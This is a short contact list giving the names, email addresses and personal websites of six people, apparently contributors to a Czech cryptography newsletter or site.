Vlastimil Klíma	v.klima@volny.cz ,	http://cryptography.hyperlink.cz/
Jaroslav Pinkava	Jaroslav.Pinkava@zoner.cz ,	http://crypto-world.info/pinkava/
Tomáš Rosa	t_rosa@volny.cz ,	http://crypto.hyperlink.cz/
Pavel Vondruška	pavel.vondruska@crypto-world.info ,	http://crypto-world.info/vondruska/index.php
Pavel Vondruška,jr.	pavel@crypto-world.info ,	http://webdesign.crypto-world.info
Jakub Vrána	jakub@vrana.cz ,	http://www.vrana.cz/